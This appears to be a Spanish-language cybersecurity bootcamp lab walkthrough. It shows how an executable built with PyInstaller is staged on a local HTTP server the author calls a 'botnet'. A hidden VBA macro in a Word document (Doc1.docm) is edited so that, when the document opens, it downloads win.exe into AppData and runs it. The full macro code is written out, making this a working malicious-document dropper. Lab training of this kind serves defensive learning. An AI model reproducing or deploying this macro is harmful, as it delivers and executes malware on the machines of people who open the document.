
```

con el 12581 INFO: Building EXE from EXE-00.toc completed successfully


compruebo que lo ha creado correctamente.

Compruebo que se ha creado el ejecutable en la carpeta dist:


click derecho para copiarlo a la botnet:



como ya existe lo reemplazo



comprobamos en nuestro equipo con la ip 192.168.0.16:8000 que tenemos el fichero que acabo de copiar, es decir, subido a la botnet, tengo la botnet preparada:



abro el fichero Doc1.docm y en la macro que tiene escondida, le pongo la ip de la botnet:
http://192.168.0.16:8000/win.exe

Object Catalog

- My Macros & Dialogs
 - Standard
 - Module1
- Trio Office Macros & Dialogs
- Doc1.docm
 - Project
 - Document Objects
 - ThisDocument
 - URLDownloadToFile
 - Forms
 - Modules
 - Class Modules
 - Standard
 - Document Objects
 - Forms
 - Modules
 - Class Modules

```

1 Rem Attribute VBA_ModuleType=VBADocumentModule
2 Option VBASupport 1
3 Private Declare PtrSafe Function URLDownloadToFile Lib "urlmon"
4     Alias "URLDownloadToFileA" (ByVal pCaller As Long, ByVal szURL As String,
5     ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long
6
7 Private Sub Document_Open()
8     MsgBox "Probando"
9     download_File
10 End Sub
11
12 Sub download_File()
13     URL = "http://192.168.0.16:8000/win.exe"
14     dlpath = CStr(Environ("AppData"))
15     URLDownloadToFile 0, URL, dlpath & "\win.exe", 0, 0
16     Shell (dlpath & "\win.exe")
17 End Sub
18
19
20

```

←

→

↑

Este equipo > Disco local (C:) > Usuarios > USER > AppData > Roaming

Buscador

★ Acceso rápido

Escritorio

Descargas

Shared Space

Documentos

Imágenes

bootcamp CIBERSEGURIDAD

practica 1

Este equipo

Descargas

Documentos

Escritorio

Imágenes

Música

Objetos 3D

Videos

Disco local (C:)

Red

Nombre	Fecha de modificación	Tipo	Tamaño
Adobe	30/01/2024 22:44	Carpeta de archivos	
Avanquest	16/04/2024 23:15	Carpeta de archivos	
com.adobe.dunamis	14/03/2024 23:25	Carpeta de archivos	
KeePass	05/02/2024 21:02	Carpeta de archivos	
McAfee	04/03/2024 19:05	Carpeta de archivos	
Microsoft	27/12/2023 10:06	Carpeta de archivos	
NCH Software	07/03/2024 20:22	Carpeta de archivos	
Notepad++	21/05/2024 15:58	Carpeta de archivos	
OpenOffice	26/12/2023 14:12	Carpeta de archivos	
QtProject	25/02/2024 17:39	Carpeta de archivos	
SystemInformer	09/05/2024 23:01	Carpeta de archivos	
Visual Studio Setup	13/12/2023 23:07	Carpeta de archivos	
VMware	21/05/2024 20:47	Carpeta de archivos	
Wondershare	26/12/2023 13:38	Carpeta de archivos	
Zoom	02/04/2024 20:48	Carpeta de archivos	
epm_user.ini	25/02/2024 17:46	Opciones de confi...	1 KB
MCVi2UserDetail.ini	29/02/2024 22:54	Opciones de confi...	1 KB